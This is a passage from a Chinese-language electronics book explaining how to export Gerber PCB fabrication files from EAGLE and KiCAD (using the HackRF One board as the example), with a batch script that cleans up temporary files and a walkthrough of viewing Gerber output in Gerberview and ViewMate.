


图8-8　Arduino UNO PCB文件

然后单击菜单栏的 CAM 按钮，打开 CAM 处理器页面，如图 8-9 所示，可以看到 CAM 处理器菜单，打开作业，如图 8-10 所示，可以看到 EAGLE 自带的 CAM 作业配置，如图 8-11 所示。

我们随便打开一个文件，以 gerb274x.cam 为例，如图 8-12 所示，可以看到默认导出 5 个不同后缀名的文件，分别对应不同的层，格式为 RS274X 格式的 Gerber。

图8-9　CAM处理器页面

图8-10　打开作业

图8-11　作业选择目录

图8-12　gerb274x作业规则

当然，我们可以自定义，例如作者的 CAM 配置脚本（如图 8-13~图 8-20 所示），生成了 8 个文件，每个文件的含义都很清楚。至于机械开槽层，这是一些特殊异形开槽所需要的，如果板上没有这一层可以无视，当然生成的文件也是空文件，不会影响 PCB 制板厂的加工。如果是多层板，就与底层铜箔和底层铜箔类似，加上相应的层就可以了。如果要开钢网，就加上 Cream 锡膏层。修改配置完成后，在文件菜单中单击“保存作业”选项保存 CAM 处理脚本，下次可以直接打开使用，然后单击处理作业就可以在 PCB 文件目录下生成 Gerber 文件，如图 8-21 和图 8-22 所示。

图8-13　顶层铜箔层选择及文件后缀

图8-14　底层铜箔层选择及文件后缀

图8-15　顶层丝印层选择及文件后缀

图8-16　底层丝印层选择及文件后缀

图8-17　顶层阻焊层选择及文件后缀

图8-18　底层阻焊层选择及文件后缀

图8-19 机械开槽层选择及文件后缀

图8-20 钻孔层选择及文件后缀

图8-21 保存并处理作业

图8-22 生成Gerber文件

在目录下可以看到生成的 Gerber 文件和一些临时文件，如图 8-23 所示。这些临时文件都可以删除，这里提供一个 Windows 下的批处理脚本 eagle_clr.bat，用来清理不必要的临时文件，脚本的功能很简单，除了.epf、.lbr、.bat、.sch、.brd、.cam、.scr、.dru、.ulp、.usr、.gtl、.gts、.gto、.gbl、.gbs、.gbo、.gkm、.mnt、.mnb、.txt 这些后缀名的文件，当前目录下，包括子目录在内的其他格式的文件都会删除，包括原理图和 PCB 编辑产生的历史记录，如果有需要自己修改这个批处理就可以。

```
@echo off
::删除本文件夹中非必要的文件（用扩展名区分），要删除含子目录的，改下面的dir /b/a-d为dir /b/s/a-d
set "ext=epf lbr bat sch brd cam scr dru ulp usr gtl gts gto gbl gbs gbo gkm mnt mnb txt"
for /f "delims=" %%a in ('dir /b/s/a-d *.*') do (
```

```
set .=
if /i not "%%~nxa"=="%~nx0" (
for %%i in (%ext%) do if /i "%%~xa"==".%%i" set .=.
) else set .=.
if not defined . del /a/q/f "%%a"
)
```




图8-23　Gerber文件及设计文件

执行完批处理后，剩下的除了 sch 和 brd 设计文件就是我们可以提交工厂的 Gerber 文件，如图 8-24 所示，对应关系如表 8-1 所示。




图8-24　清理脚本、Gerber文件和设计文件

表 8-1　Gerber 文件后缀及对应含义

文件后缀	英文含义	中文含义
* .gbl	Gerber Bottom Layer	底层铜箔层
* .gtl	Gerber Top Layer	顶层铜箔层
* .gbs	Gerber Bottom Solder Resist	底层阻焊层
* .gts	Gerber Top Solder Resist	顶层阻焊层
* .gbo	Gerber Bottom Overlay	底层丝印层
* .gto	Gerber Top Overlay	顶层丝印层
* .gbp	Gerber Bottom Paste	底层焊膏层

续表

文件后缀	英文含义	中文含义
* .gtp	Gerber Top Paste	顶层焊膏层
* .gko	Gerber Keep-Out Layer	禁止布线层
* .gkm	Gerber Mechanical	机械开槽层
* .gm1	Gerber Mechanical 1	机械开槽层 1
* .gm2	Gerber Mechanical 2	机械开槽层 2
* .gpt	Gerber Top Pad Master	顶层主焊盘
* .gpb	Gerber Bottom Pad Master	底层主焊盘

8.3.2 如何用KiCAD导出Gerber

KiCAD 终于在 2016 年更新了版本，下载地址：http://kicad-pcb.org/download/，新版本的兼容性更好，如图 8-25 所示。界面也清爽了不少，如图 8-26 所示。

图8-25 系统版本选择




图8-26 软件界面

KiCAD 的样例，这里选择经典的 SDR 工具 HackRF One，如图 8-27 所示。当前最新版本 https://github.com/mossmann/hackrf/releases/tag/v2015.07.2，将 hackrf-2015.07.2.zip 这个文件夹下载下来后解压，可以看到一个 Hardware 文件夹，里面就是作者 Michael Ossmann 的硬件设计文件，都是 KiCAD 格式的，如图 8-28 所示。




图8-27　HackRF One




图8-28　Michael Ossmann的设计文件

在 KiCAD 中单击菜单栏的“Open Project”按钮，打开 HackRF 的设计文件，页面左边的列表和 EAGLE 类似，文件后缀也是.sch 和.brd，分别代表原理图和 PCB，如图 8-29 所示。双击可以打开它们，PCB 打开正常显示，如图 8-30 所示，原理图页面一开始可能会报错（提示元件库问题），直接单击“确认”按钮，打开后出现三个框，如图 8-31 所示，这其实和 EAGLE 的原理图分页分块类似，单击“导航”按钮选择，或者直接鼠标双击图 8-32 所示的小框就可以选择。

图8-29　HackRF One的原理图和PCB




图8-30 HackRF One PCB




图8-31 HackRF One的原理图

PCB 图右边同样有修改层显示的功能，如图 8-33 所示。KiCAD 的具体使用本节不多赘述，本书以 EAGLE 为主，不过这些 PCB 设计软件都是大同小异，熟练了一种，其他的要上手都很快。




图8-32　HackRF One原理图的前端部分




图8-33　KiCAD层显示

导出 Gerber 之前先将单位切换成英制单位，如图 8-34 所示，因为大多数制板厂都用它。然后单击菜单栏的 Plot 图标或者文件菜单的 Plot，打开 Plot 编辑器，选择 Gerber 格式，导出铜箔层、丝印层（SilkS）、阻焊层（Mask）和外框（Cuts）。如果要开钢网就加上锡膏层（Paste），要注意“Default Line Width”参数，如果一些丝印层在画线时没有设置线宽（也就

是线宽为 0），就会以这个参数作为线宽来处理，设置完成后，单击下面的“绘图输出”按钮，就会在 gerbers 目录下生成 Gerber 文件，如图 8-35 所示。




图8-34　切换英制单位显示

图8-35　Gerber参数设置

当然，不能漏掉钻孔，单击下面的“Generate Drill File”按钮，打开钻孔生成窗口，设置钻孔单位、零的格式，以及 Drill Map File Format 选项，这是 KiCAD 辅助生成的一个钻孔信息汇总列表，只是一个辅助的阅读信息，所以有很多数据格式可供选择。为了统一格式方便查看，可以将它勾选，数据格式选择 Gerber。提交 Gerber 文件给工厂生产时可有可无，在前面讲用 EAGLE 导出 Gerber 时，就没有生成分孔图。分别单击“Drill File”和“Map File”按钮会生成钻孔文件和钻孔信息表，如图 8-36 所示，文件分别是 drl 和 map.gbr。




图8-36　钻孔文件和分孔图

最后，我们得到了如图 8-37 所示的这些文件，把这些文件打包发给 PCB 厂商就可以了。

hackrf-one.drl	2016/6/29 13:27	DRL 文件	14 KB
hackrf-one-B.Mask.gbs	2016/6/29 13:23	GBS 文件	8 KB
hackrf-one-B.SilkS.gbo	2016/6/29 13:23	GBO 文件	1 KB
hackrf-one-C1F.gtl	2016/6/29 13:23	GTL 文件	253 KB
hackrf-one-C2.g2	2016/6/29 13:23	G2 文件	641 KB
hackrf-one-C3.g3	2016/6/29 13:23	G3 文件	575 KB
hackrf-one-C4B.gbl	2016/6/29 13:23	GBL 文件	80 KB
hackrf-one-drl_map.gbr	2016/6/29 13:27	GBR 文件	219 KB
hackrf-one-Edge.Cuts.gm1	2016/6/29 13:23	GM1 文件	3 KB
hackrf-one-F.Mask.gts	2016/6/29 13:23	GTS 文件	71 KB
hackrf-one-F.SilkS.gto	2016/6/29 13:23	GTO 文件	576 KB

图8-37　Gerber文件列表

另外，KiCAD 有 3D 查看功能，通过按“Alt+3”组合键或者通过单击“查看”→“3D viewer”打开，如图 8-38 所示。如图 8-39 所示可以查看 PCB 板的 3D 图形，如果下载添加了相应元件封装的 3D 模型，就能看到整块电路板焊接完成后的 3D 图形样式。

图8-38　3D Viewer菜单




图8-39　3D模型显示

现在的 PCB 设计软件基本都包含这样的功能（EAGLE 和 AltiumDesigner 也有），只不过需要用额外的辅助软件。

8.4　如何查看Gerber文件

导出 Gerber 文件后，要检查后再给工厂，这就需要用到 Gerber 查看工具，本节就讲讲如何使用常见的 Gerber 查看工具查看 Gerber 文件。

8.4.1　用KiCAD查看Gerber文件

像 AltiumDesigner 这样的大软件都自带 Gerber 查看器，当然也有专门的查看工具，比如绝大多数 PCB 制板厂用的 CAM350，还有轻量级的 ViewMate，本节就以 KiCAD 自带的 Gerberview、CAM350 和 ViewMate 为例讲怎么查看导出的 Gerber 文件。

KiCAD 的 Tools 菜单或者右边的按钮都可以打开 Gerberview，如图 8-40 所示。




图8-40　KiCAD自带的Gerberview

打开之后，在文件菜单中通过选择“Load Gerber File”和“Load EXCELLON Drill File”选项导入 Gerber 文件和钻孔文件，然后就可以看到 Gerber 显示的样式及钻孔信息，如图 8-41 所示，页面右边可以按层显示，例如可以先隐藏所有的层，然后只看顶层铜箔和钻孔，如图 8-42 所示。在页面左边和下面还有按钮可以调整显示，具体功能可以看帮助文档，如图 8-43 和图 8-44 所示。




图8-41　Gerber显示及分孔信息




图8-42　Gerber层显示




图8-43　Gerber编辑功能




图8-44　Gerberview层显示和其他功能

通常，这些 PCB 软件自带的 Gerber 查看器都只有最基本的查看功能，没有太多的检查功能，而用户通常也只需要简单地看一下，因为其他的检查 PCB 制板厂都会做，而且做得更专业。

8.4.2　用ViewMate查看Gerber文件

ViewMate 是一个轻量级的 Gerber 查看工具，速度很快，缩放流畅，而且颜色色调比 CAM350 看着舒服。官方地址：http://www.pentalogix.com/viewmate.php，如果只用来看 Gerber，下载免费版本就可以，如图 8-45 所示。页面会提示让你注册，随意创建一个用户，不用管各种优惠，直接单击下载免费版就行了，如图 8-46 所示，或者直接打开下载地址：http://downloads.pentalogix.com/viewmate/ViewMate_Setup.zip 下载。




图8-45　选择免费的Gerber Viewer

图8-46　下载免费的Gerber Viewer

安装时，到输入序列号那一步，随便填写别空着就行，如图 8-47 所示。




图8-47　ViewMate的安装

启动时会弹出广告，关掉就行。软件界面不复杂，如图 8-48 所示，在 File 菜单的 Import 选项下有 Gerber 和 Drill 导入选项，或者直接按 F2 键和“Shift+F2”组合键分别导入 Gerber 和钻孔文件。

